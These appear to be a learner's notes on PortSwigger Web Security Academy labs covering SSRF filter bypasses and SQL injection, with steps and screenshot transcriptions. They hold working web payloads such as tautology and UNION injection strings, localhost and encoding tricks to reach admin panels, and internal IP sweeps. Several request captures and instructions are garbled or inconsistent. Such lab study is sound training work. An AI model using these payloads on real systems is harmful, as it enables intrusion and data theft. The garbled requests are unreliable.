Give your beloved fury friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for liftoff then it's up, up.

Home | My account

12:35 PM 23/03/2023

▼ <https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter>

Screenshot of the "Lab: SSRF with blacklist-based input filter" lab on PortSwigger.net.

**Lab Description:**

This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user `carrie`. The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

**Access the Lab:**


[ACCESS THE LAB](#)

**Solution:**


- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the `stockCheckUrl` parameter to <http://127.0.0.1/> and observe that the request is blocked.
- Bypass the block by changing the URL to <http://127.1/>
- Change the URL to <http://127.1/admin> and observe that the URL is blocked again.
- Obfuscate the "a" by double-URL encoding it to %2551 to access the admin interface and delete the target user.

**Community solutions**


12:34 AM 23/03/2023



send it to repeater and then meanuplati stockapi header



select 'a' letter from admin word and click right the then goto converat section goto URL then goto URL encode allcharaters the you will get from stockApi= <http://127.1/admin> to stockApi=http://127.1/%25%36%31dmin then you



then you will </admin/delete?username=carlos>

then you can delete the user carlos !

Burp Suite Professional v2024.1.1 - Temporary Project - Intercepted on 10/12/2024

Send Cancel < > x

Request

Pretty Raw Hex

POST /product/product\_id=1 HTTP/2

Host: https://0xa2b088048d0501804c6e7006c0d1.web-security-academy.net

Cookie: sessionid=f7d6a8a6e0a6e0b28f91aee68E

Accept: \*/\*

Accept-Encoding: gzip, deflate, br

Referer: https://0xa2b088048d0501804c6e7006c0d1.web-security-academy.net/product/product\_id=1

Content-Type: application/x-www-form-urlencoded

Content-Length: 38

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6090.105 Safari/537.36

Sec-Fetch-Dest: empty

Sec-Fetch-Site: same-origin

Prioritize:

Stockfish: 1

AttackPath: http://127.0.0.1:5000/attack/

Response

Pretty Raw Hex Render

</account>

<div>

</div>

</div>

</div>

<div>

<h2>Delete User</h2>

<form>

<input type="text" value="admin" name="username"/>

<input type="password" value="password" name="password"/>

<input type="button" value="Delete User" name="submit"/>

</form>

</div>

2 matches

Memory: 405.7MB

215 AM

then your leb will solved 😎😎😎😎😎😎😎 happy hacking

▼ <https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass-via-open-redirection>

Web Security Academy > SSRF > Lab

## Lab: SSRF with filter bypass via open redirection vulnerability

PRACTITIONER  
LAB Not solved

This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at <http://192.168.0.12:8080/admin> and delete the user `carlos`. The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

[ACCESS THE LAB](#)

[Solution](#) [Community solutions](#)

Find SSRF vulnerabilities using Burp Suite [TRY FOR FREE](#)

go to the first product click on check stock button and then click next button

The screenshot shows a product page for a 'Pest Control Umbrella'. The page features a cartoon illustration of a person using an umbrella to catch pests. The product description highlights that it's specifically designed to attract pests like vermin and pets. The price is listed as \$38.29. At the bottom of the page, there is a 'Check stock' button.

then you will get the another page

The screenshot shows a product page for 'The Giant Enter Key'. The page features a large illustration of a black key shaped like an 'Enter' key. The product description notes that it's made from soft, nylon material and can be used as a USB port. The price is listed as \$94.94. At the bottom of the page, there is a 'Check stock' button.

and get these request in burpsuite

Screenshot of Burp Suite Professional showing two requests to `/product/productId=2`. The first request is a POST to `/productStock` with a JSON payload containing `product.productId=2`. The second request is a GET to `/product?productId=2`. Both requests result in a 200 OK response with a length of 160 bytes.

**Request 1:**

```
POST /productStock HTTP/2
Host: 127.0.0.1:8080
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.122 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Referer: https://www.google.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: https://www.google.com
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0
Te: trailers
|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | attackLog | http://www.google.com/?productId=2 | GET | /productStock | POST | productStock | product.productId=2 | 200 | 160 | 160 | SSRF with URL | ✓ |

```

**Request 2:**

```
GET /product?productId=2 HTTP/2
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.122 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Referer: https://www.google.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: https://www.google.com
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0
Te: trailers
|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | attackLog | http://www.google.com/?productId=2 | GET | /product?productId=2 | GET | /product?productId=2 | product.productId=2 | 200 | 160 | 160 | SSRF with URL | ✓ |

```

in repeater copy the `/product/nextProduct?currentProductId=1&path=/product?productId=2`

Screenshot of Burp Suite Professional showing a repeater configuration. The target is set to `https://127.0.0.1:8080/web-security-academy.net` and the port is `HTTP/2`. The request is a GET to `/product/nextProduct?currentProductId=1&path=/product?productId=2`.

**Repeater Configuration:**


```
Target: https://127.0.0.1:8080/web-security-academy.net
Port: HTTP/2
```

**Request:**



```
GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/2
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.122 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Referer: https://www.google.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: https://www.google.com
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0
Te: trailers
|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | attackLog | http://www.google.com/?productId=2 | GET | /product/nextProduct?currentProductId=1&path=/product?productId=2 | GET | /product/nextProduct?currentProductId=1&path=/product?productId=2 | product.productId=2 | 200 | 160 | 160 | SSRF with URL | ✓ |

```

past it in post request with the ip address which is given by portswigger and



and decode url then click send



The screenshot shows a Burp Suite session. In the Request pane, a POST request is being sent to the endpoint /product/productId. The payload contains a URL: http://192.168.0.12:8080/admin/deleteUser?username=carlos. In the Response pane, the status is 404 Not Found.

press **ctrl+shift+u** for encode url then press send button and lab is solved and carlos's account delete

The screenshot shows the same Burp Suite session after encoding the URL. The Response pane now displays a success message: "User deleted successfully!" under the "Users" section, indicating that Carlos's account has been deleted.

### ▼ <https://portswigger.net/web-security/ssrf/blind/lab-shellshock-exploitation>

The screenshot shows the PortSwigger Lab: Blind SSRF with Shellshock exploitation page. A note at the top states: "This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded. To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.x range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user." Below this is a "TRY FOR FREE" button.

first add the scop and then check this target ⇒ site map ⇒ issue

The screenshot shows the Burp Suite Professional interface with the 'Site map' tab selected. A search bar at the top right contains the query 'Logging of out-of-scope Proxy traffic is disabled'. Below the search bar, there's a table with columns: Host, Method, URL, Params, Length, MIME, and Time. There are 10 items listed, all of which are marked with a red exclamation point indicating they are issues. The first few rows show requests to 'https://0a920c030489e32011e68c0d90064.web-security-academy.net'. The issues listed under 'Issues' include:

- Collaborator Pingback (HTTP) Referrer [6]
- Collaborator Pingback (HTTP) User Agent [6]
- product [6]
- Collaborator Pingback (DNS) Referrer [12]

send this request into repeater and change some parameter


in user-agent we have the collaborator server link and copy into clipboard

The screenshot shows the Burp Suite Professional interface with the 'Repeater' tab selected. A red box highlights the 'Target' field containing the URL 'https://0a920c030489e32011e68c0d90064.web-security-academy.net'. The 'Request' pane shows a complex HTTP request with many headers. The 'Response' pane shows a page from 'WebSecurity Academy' titled 'Blind SSRF with Shellshock exploitation'. The page content includes a heading 'Real Life Photoshopping' with a star rating of 3.5 and a timestamp '69.97'. Below the heading is an image of makeup products: a palette, a brush, and a mirror.

send the above request in to **intruder** and change the check the valid ip address **192.168.0.81&:8080**

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. A red box highlights the 'Target' field containing the URL 'https://0a920c030489e32011e68c0d90064.web-security-academy.net'. The 'Sniper attack' mode is selected. The 'Payloads' panel is open, showing configuration for a 'Sequential' payload type with a range from 1 to 255. Other settings include 'Payload position: All payload positions', 'Payload count: 255', 'Request count: 255', and 'Payload configuration: This payload type generates numeric payloads within a given range and in a specified format'. The 'Number range' section shows 'From: 1', 'To: 255', 'Step: 1', and 'How many: 255'. The 'Number format' section shows 'Basic: Decimal' selected, with options for Decimal, Hex, and Min integer digits (0), Max integer digits (3), Min fraction digits (0), and Max fraction digits (0). The 'Examples' section shows the values '1' and '251'. At the bottom, there are buttons for 'Add', 'Enabled', and 'Rule'.

then goto collaborator and click pull now button you will get the user and it's os name



#### ▼ <https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter>

Burp Suite Professional v2024.1.1 - Temporary Project - licensed to h3110w01d

Burp Project Intruder Repeater View Help  
Dashboard Target Proxy Repeater Collaborator Decoder Sequencer Comparer Logger Organizer Extensions Learn

Send Cancel < > |

Target: https://0ad800f7035a508e801b175100060034.web-security-academy.net

Request

Pretty Raw Hex

```
[1] Post /product/stock HTTP/2
[2] Host: 0ad800f7035a508e801b175100060034.web-security-academy.net
[3] Cookie: sessions=8uGopP9MlspXhb1x0lW7q6hs1
[4] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[5] Accept: */*
[6] Accept-Language: en-US,en;q=0.5
[7] Accept-Encoding: gzip, deflate, br
[8] Referer: https://0ad800f7035a508e801b175100060034.web-security-academy.net/product?productId=1
[9] Content-Type: application/x-www-form-urlencoded
[10] Content-Length: 38
[11] Origin: https://0ad800f7035a508e801b175100060034.web-security-academy.net
[12] Sec-Fetch-Dest: empty
[13] Sec-Fetch-Mode: cors
[14] Sec-Fetch-Site: same-origin
[15] Priority: u0
[16] Te: trailers
[17] stockApp=http://stock.weliketoshop.net
```

Response

Pretty Raw Hex Render

```
[1] HTTP/2 200 Internal Server Error
[2] Content-Type: text/html; charset=utf-8
[3] X-Frame-Options: SAMEORIGIN
[4] Content-Length: 2395
[5]
[6]<!DOCTYPE html>
[7]<html>
[8]   <head>
[9]     <link href="/resources/LabHeader/css/academyLabHeader.css" rel="stylesheet">
[10]    <link href="/resources/css/labs.css" rel="stylesheet">
[11]    <title>
[12]      SSRF with whitelist-based input filter
[13]    </title>
[14]    <script src="/resources/LabHeader/js/LabHeader.js">
[15]    </script>
[16]    <div id="academyLabHeader">
[17]      <section class="academyLabBanner">
[18]        <div class="container">
[19]          <div class="logo">
[20]            
[21]          </div>
[22]          <div class="titleContainer">
[23]            <h2>SSRF with whitelist-based input filter</h2>
[24]            <a id="lab-link" class="button" href="/">
[25]              Back to Lab home
[26]            </a>
[27]            <a class="link-back href='https://www.w3.org/1999/xhtml/academyLabHeader.html'>
[28]              Back to Academy Lab Header
[29]            </a>
[30]            <img alt="Link icon" version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" xmdox ympx viewBox="0 0 28 30" xml:space="preserve" title="back-arrow">
[31]              <polyline points="1.4,0,0,1.2,12.6,15,0,28.8,1.4,30,15,1,15">
[32]              </polyline>
[33]              <polyline points="14.3,0,12.9,1.2,25.6,15,12.9,28.8,14.3,30,28,15">
[34]              </polyline>
[35]            </img>
[36]          </div>
[37]        </div>
[38]      </section>
[39]    </div>
[40]  </head>
[41]  <body>
```

Search 0 highlights

Ready

Event log All issues (53)

2,462 bytes / 376 millis


Memory: 213.6MB

EN 13:18 PM 22/01/2025

The figure displays three Burp Suite sessions, each showing a different interaction with the target web application:


- Session 1 (Top):** A POST request to /product/stock HTTP/2 results in a 400 Bad Request response. The response body contains the message "External stock check must be stock.weliketoshop.net".
- Session 2 (Middle):** A POST request to /product/stock HTTP/2 results in a 200 OK response. The response body contains the message "Stock Level: 100".
- Session 3 (Bottom):** A POST request to /product/stock HTTP/2 results in a 400 Bad Request response. The response body contains the message "Stock Level: 100".

The Burp Suite interface includes various tools and features such as Repeater, Decoder, Sequencer, Comparer, Logger, and Extensions, along with a search function and a status bar indicating memory usage and system time.



## ▼ SQL Injection

### ▼ Introduction to SQL Injection



**Dynamic Queries vs Parameterized Queries vs Stored Procedures**

**Dynamic queries**

```
$query = "SELECT id, name, price FROM products";
$result = mysqli_query($connection, $query);

String query = "SELECT id, name, price FROM products";
Statement Assads = connection.createStatement();
ResultSet Assads = statement.executeQuery(query);

const query = "SELECT id, name, price FROM products";
connection.query(query, (error, results, fields) => {
  if (error) throw error;
  //process results
});
```

This breaks our secure design principle

▼ <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>

given:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

```
SELECT * FROM products WHERE category = '1' or 1=1 AND released = 1
```

explanation: check if one condition is true then ans. will be true ex. gifts = 1 then or 1=1 in the image gifts is not equals to 1 so, this condition will always false but, 1=1 this condition always true sow you will get the full table.

select		
category	released	name
gifts	1	toy
gifts	0	plane

Note: but, I have to comment 'AND released =1' this thing from the query so, i can write this like:

```
SELECT * FROM products WHERE category = '1' or 1=1-- (AND released = 1)
```

after '--comment this (AND released = 1) thing

final payload: 1' or 1=1--

▼ <https://portswigger.net/web-security/sql-injection/lab-login-bypass>

username: administrator' or 1=1--

password: anything

payload : administrator' or 1=1--

▼ <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>

The screenshot shows the PortSwigger SQL Injection Lab interface. The main page title is "Lab: SQL injection attack, querying the database type and version on Oracle". It includes sections for "Hint", "Access the Lab", "Solution", and "Community solutions". On the left, there's a sidebar with navigation links like "Back to all topics", "What is SQL injection?", "What is the impact of SQL injection?", "Detecting SQL injection vulnerabilities", "Examples of SQL injection", "Examining the database", "UNION attacks", "Blind SQL injection", "How to prevent SQL injection", "SQL injection cheat sheet", and "View all SQL injection labs". A sidebar on the right promotes "Find SQL Injection vulnerabilities using Burp Suite" with a "TRY FOR FREE" button.

The screenshot shows the PortSwigger SQL Injection Cheat Sheet. The "Database version" section provides queries for Oracle, MySQL, PostgreSQL, and Microsoft. For Oracle, the query is "SELECT banner FROM v\$version". For MySQL, it's "SELECT @@version". For PostgreSQL, it's "SELECT version()". For Microsoft, it's "SELECT @@version". Below this, the "Database contents" section lists queries for Oracle, MySQL, PostgreSQL, and Microsoft to list tables and columns in the information schema.

step 1 : access the lab and click the one of the product and see the GET request in proxy in burpsuite → repeater  
change the category parameter for know the version of oracle DB version in to `SELECT banner FROM v$version`

payload used in category parameter : `' UNION SELECT banner FROM v$version--`

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET /filter?category=1 UNION SELECT @@version,null# HTTP/2. The response shows the database version information for Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production.

▼ <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>

The screenshot shows the PortSwigger web application with the challenge titled "Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft". The challenge details are visible, including hints and solution sections.

same as last lab

GET /filter?category=1' UNION SELECT @@version,null# HTTP/2

payload : 1' UNION SELECT @@version,null#

encoded payload then put it in category parameter

encoded payload : 1'+UNION+SELECT+%40%40version,null%23

Congratulations, you solved the lab!

▼ <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle>

**Lab: SQL injection attack, listing the database contents on non-Oracle databases**

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

**Hint**

**ACCESS THE LAB**

**Solution**

**Community solutions**

**Find SQL Injection vulnerabilities using Burp Suite**

**TRY FOR FREE**

- `GET /filter?category=' ORDER BY 2-- HTTP/2`
- **⇒ two columns**
- `GET /filter?category='+UNION+SELECT+table_name,null+FROM+information_schema.tables-- HTTP/2`
- 

**Request**

Pretty Raw Hex

```
GET /filter?category=' ORDER BY 2-- HTTP/2
Host: 0x2f00350392d8568fd72fd0f3007b.web-security-academy.net
Cookie: session=ba9e3d7c0a0940230c3047ed0a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4929.72 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0x2f00350392d8568fd72fd0f3007b.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: -1
Te: trailers

```

**Response**

Pretty Raw Hex Render

```
<tr>
<td> 77
<td> There was a time when the only decoration our house had on the exterior were wooden utility pole were socks and baseball bats. The odd colorful sticks as well if you were lucky.
<td> We have found more desirable ways to liven up those ugly overhead wires. Our collection of musical notes are made from electric resistant materials so that they are perfectly safe even following a surge, or a lightning strike.
<td> We have also created a series of musical instruments that you can play and quiver as you can create a real musical score. You choose the music and we will do the rest. Our staff, which even has an inhouse bird feeder to keep the birds happy, will help you to find the perfect song for your home.
<td> Playing to the eye, as well as kind to the local wildlife, you can buy lots of different instruments for your home and garden.
<td> Be the trendsetter you have always wanted to be, order your music without delay.
</tr>
<tr>
<td> 78
<td> <tr>
<td> 79
<td> Pest Control Lizard
<td> <tr>
<td> 80
<td> We recently discovered, by accident, that vermin and all manner of pests and parasites are attracted to the sound of a lizard. If you have a lizard, they may have to be long, pointy ones.
<td> 81
<td> It is important to get hold of an invertebrate that is compatible with your lizard, these will not work as pest control. So, we decided to start developing a range of lizards that will do the job. We have all copyright on these briliantes and no other companies are allowed to rework them. Hint that their unique shape makes them perfect for pest control.
<td> 82
<td> Never knowingly underpaid we guarantee a price match on any other form of pest control. We offer a money back guarantee if you are not satisfied.
<td> 83
<td> Easy to use, just pop under your arm, pointy end facing behind you and wait for the pests to come. Once you have caught them, simply squish them and we produce you will be well on your way to starting up your own pest control business, a little investment now will pay great dividends in the future for you and your family!
</tr>
</tr>
```

```

Request
Pretty Raw Hex
1 GET /category UNION SELECT table_name FROM information_schema.tables-- HTTP/2
201
3 http://0.0.0.0:8080:8080/d72d10013007b/web-security-academy.net
4
